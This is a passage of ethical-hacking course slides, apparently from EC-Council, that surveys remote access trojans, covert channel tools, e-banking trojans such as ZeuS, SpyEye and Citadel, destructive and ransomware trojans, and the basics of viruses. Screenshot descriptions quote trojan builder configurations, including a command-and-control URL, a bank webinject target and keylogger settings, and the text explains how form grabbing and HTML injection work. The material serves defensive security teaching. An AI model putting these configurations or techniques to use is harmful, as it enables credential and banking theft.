


MoSucker



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


# Remote Access Trojans: BlackHole RAT and SSH - R.A.T



BlackHole RAT



SSH - R.A.T




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Remote Access Trojans: njRAT and Xtreme RAT



Xtreme RAT



njRAT




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


# Remote Access Trojans: DarkComet RAT, Pandora RAT, and HellSpy RAT



## DarkComet RAT



## Pandora RAT



## HellSpy RAT




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Remote Access Trojans: ProRat and Theef



ProRat




Theef

# Remote Access Trojan: Hell Raiser




Hell Raiser allows an attacker to gain access to the victim system and send pictures, pop up chat messages, transfer files to and from the victims system, completely monitor the victims operations, etc.



# Remote Access Tool: Atelier Web Remote Commander



Atelier Web Remote Commander (AWRC) allows you to **establish a remote connection to the remote machine** without installing any supporting software on the machine



<http://www.atelierweb.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


# Covert Channel Trojan: CCTT



Covert Channel Tunneling Tool (CCTT) Trojan presents various exploitation techniques, creating arbitrary data transfer channels in the data streams authorized by a network access control system

It enables attackers to get an **external server shell** from within the internal network and vice-versa


It sets a **TCP/UDP/HTTP CONNECT|POST channel** allowing TCP data streams (SSH, SMTP, POP, etc...) between an external server and a box from within the internal network



# E-banking Trojans



- e-banking Trojans intercept a **victim's account information** before it is encrypted and sends it to the attacker's Trojan command and control center
- It steals **victim's data** such as credit card related **card no., CVV2, billing details**, etc. and transmits it to remote hackers using email, FTP, IRC, or other methods



# Working of E-banking Trojans



## TAN Grabber



- Trojan intercepts valid **Transaction Authentication Number (TAN)** entered by a user
- It replaces the TAN with a **random number** that will be rejected by the bank
- Attacker can misuse the intercepted TAN with the **user's login details**

## HTML Injection



- Trojan creates **fake form fields** on e-banking pages
- Additional fields **elicit extra information** such as card number and date of birth
- Attacker can use this information to impersonate and **compromise victim's account**

## Form Grabber



- Trojan analyses **POST requests and responses** to victim's browser
- It compromises the **scramble pad authentication**
- Trojan intercepts **scramble pad input** as user enters Customer Number and Personal Access Code

# E-banking Trojan: ZeuS and SpyEye



- The main objective of ZeuS and SpyEye Trojans is to **steal bank and credit card account information**, ftp data, and other sensitive information from infected computers via web browsers and protected storage
- SpyEye can automatically and quickly **initiate an online transaction**



The image displays two windows side-by-side. On the left is the Spy Eye v1.2 interface, featuring a large eye icon, a bank building icon, and a spider icon. It includes buttons for 'Find INFO', 'Statistic', 'FTP accounts', 'Settings', 'Screen shots', 'BOA Grabber', 'CC Grabber', 'E-Mail Grabber', 'FTP Grabber', 'Certificate Grabber', and a file size indicator of 10430 k. Below these are buttons for 'Get Statistic' and 'Get hosts'. A date selector shows '2011 07/22 13:53:09' and a limit selector set to '100'. A table at the bottom shows a single entry: 'host' (23.99.144.100), 'count' (2), and '[remove]'. On the right is the ZeuS Control Panel window, titled 'Zeus Control Panel'. It has tabs for 'Information', 'Builder', and 'Logs decoder', with 'Builder' selected. Under 'Builder', there is a 'Source config file' field containing 'C:\Documents and Settings\Kobayashi\Desktop\Troyano\_ZeuS\Zeus\local\config.txt', a 'Browse...' button, and three buttons: 'Edit config', 'Build config', and 'Build loader'. The 'Output' section shows the configuration file content being loaded and built, ending with 'Build succeeded!'. The configuration file content includes:  
Loading config from file 'C:\Documents and Settings\Kobayashi\Desktop\Troyano\_ZeuS\Zeus\local\config.txt'...  
Loading succeeded!  
Creating loader file 'C:\Documents and Settings\Kobayashi\Desktop\Troyano\_ZeuS\ldr.exe'...  
botnet=[MAIN]  
timer\_config=3600000, 60000  
timer\_logs=60000, 60000  
timer\_stats=1200000, 60000  
url\_config=http://203.142.10.2/~yourtrav/web/cfg.bin  
url\_comppip=http://whatismyip.com/  
Build succeeded!

# E-banking Trojan: Citadel Builder and Ice IX



The image shows two windows side-by-side. On the left is the 'Citadel Builder' window, version 1.3.5.1. It displays the current version information, configuration settings for a source file (C:\Users\John\Downloads\Citadel.1.3.5.1-BANNED\Citadel.1.3.5.1), and a command-line interface with the following output:

```
keylogger.processes=bank.exe;java.exe
keylogger.time=3
video.quality=1
video.length=600
file_webinjects=injects.txt
Building the HTTP injects...
0=https://www.wellsfargo.com/
BUILD SUCCEEDED!
```

On the right is the 'Ice IX ver. 1.2.6' window. It shows 'Bot's settings' with fields for Setting's path (http://yourdomain.com/config/index.php), Botnet's name (ice9), Setting's retrieve timeout (60 min), Statistic's retrieve timeout (10 min), RC4 encryption key (key), and checkboxes for Remove certificates and Disable TCP Server. Below these are 'Build bot' and 'Choose setting's file' buttons. A 'Build bot's settings' button is also present. At the bottom, there is a field for RC4 encryption key (containing '1') and a message stating 'You are not infected with Ice IX'.

# Destructive Trojans: M4sT3r Trojan



M4sT3r is a dangerous and **destructive** type of Trojan

When executed, this Trojan destroys the **operating system**



This Trojan formats all **local** and **network drives**

The user will not be able to **boot** the Operating System



Format USB Drive,  
network Drive .....

Format C:\ E:\ F:\ .....



M4sT3r Trojan


# Notification Trojans



- Notification Trojan sends the location of the **victim's IP address** to the attacker
- Whenever the victim's computer connects to the Internet, the attacker receives the **notification**



## Notification Types



# Data Hiding Trojans (Encrypted Trojans)



Encryption Trojan encrypts data files in victim's system and renders information unusable

*"Your computer caught our software while browsing illegal porn pages, all your documents, text files, databases in the folder*

*My Documents was encrypted with complex password."*



Attackers demand a ransom or force victims to make purchases from their online drug stores in return for the password to unlock files

*"Do not try to search for a program that encrypted your information – it simply does not exists in your hard disk anymore," pay us the money to unlock the password*

# Module Flow



**Introduction  
to Malware**



**Trojan  
Concepts**



**Virus and Worm  
Concepts**



**Malware Reverse  
Engineering**



**Malware  
Detection**



**Counter-  
measures**



**Anti-Malware  
Software**



**Penetration  
Testing**

# Introduction to Viruses



- A virus is a **self-replicating program** that produces its own copy by attaching itself to another program, computer boot sector or document
- Viruses are generally transmitted through **file downloads**, **infected disk/flash drives** and as **email attachments**



## Virus Characteristics



Infects other program

Alters data



Transforms itself

Corrupts files and programs



Encrypts itself

Self-replication



# Stages of Virus Life




# Working of Viruses: Infection Phase




## Infection Phase

- In the infection phase, the virus **replicates itself** and attaches to an .exe file in the system

